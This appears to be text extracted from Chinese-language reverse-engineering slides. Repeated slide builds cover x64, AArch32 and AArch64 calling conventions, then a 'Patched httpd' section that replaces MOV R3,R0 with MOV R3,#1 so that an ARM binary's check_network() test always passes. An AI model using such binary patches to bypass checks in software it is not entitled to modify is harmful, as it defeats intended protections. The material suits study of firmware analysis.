

x64 (64-bit) Calling Convention :
x64 (64-bit) Calling Convention : Windows : (整數) RCX RDX
R8 R9 Linux、macOS : (整數) RDI RSI RDX RCX R8 R9 返回值 : 整數或指標通常儲存在 RAX。

x64 (64-bit) Calling Convention : Windows : (整數) RCX RDX

R8 R9 Linux、macOS : (整數) RDI RSI RDX RCX R8 R9 返回值 : 整數或指標通常儲存在 RAX。 AArch32 (ARM 32-bit) Calling Convention :

x64 (64-bit) Calling Convention : Windows : (整數) RCX RDX
R8 R9 Linux、macOS : (整數) RDI RSI RDX RCX R8 R9 返回值 : 整數或指標通常儲存在 RAX。 AArch32 (ARM 32-bit) Calling Convention : 傳遞順序 : (整數) R0 R1 R2 R3 返回值 : 儲存在 R0。

x64 (64-bit) Calling Convention : Windows : (整數) RCX RDX
R8 R9 Linux、macOS : (整數) RDI RSI RDX RCX R8 R9 返回值 : 整數或指標通常儲存在 RAX。 AArch32 (ARM 32-bit) Calling Convention : 傳遞順序 : (整數) R0 R1 R2 R3 返回值 : 儲存在 R0。 AArch64 (ARM 64-bit) Calling Convention :
x64 (64-bit) Calling Convention : Windows : (整數) RCX RDX
R8 R9 Linux、macOS : (整數) RDI RSI RDX RCX R8 R9 返回值 : 整數或指標通常儲存在 RAX。 AArch32 (ARM 32-bit) Calling Convention : 傳遞順序 : (整數) R0 R1 R2 R3 返回值 : 儲存在 R0。 AArch64 (ARM 64-bit) Calling Convention : 傳遞順序 : (整數) X0 X1 X2 X3 X4 X5 X6 X7 返回值 : 整數或指標儲存在 X0。
x64 (64-bit) Calling Convention : Windows : (整數) RCX Linux、macOS
: (整數) 返回值 : 整數或指標通常儲存在 RAX。 AArch32 (ARM 32-bit) Calling Convention : 傳遞順序 : (整數) R0 R1 R2 R3 返回值 : 儲存在 R0。 AArch64 (ARM 64-bit) Calling Convention : 傳遞順序 : (整數) X0 X7 返回值 : 整數或指標儲存在 X0。

$ Patched httpd - Part 1 • check_network() return value
is R0

$ Patched httpd - Part 1 • check_network() return value
is R0 • MOV R3, R0 and then CMP R3, #0 • BGT ( Branch if Greater Than )
$ Patched httpd - Part 1 MOV R3,R0 MOV R3,#1
• check_network() return value is R0 • MOV R3, R0 and then CMP R3, #0 • BGT ( Branch if Greater Than )

$ Patched httpd - Part 1 MOV R3,R0 ( 0030a0e1
) MOV R3,#1 ( ? )
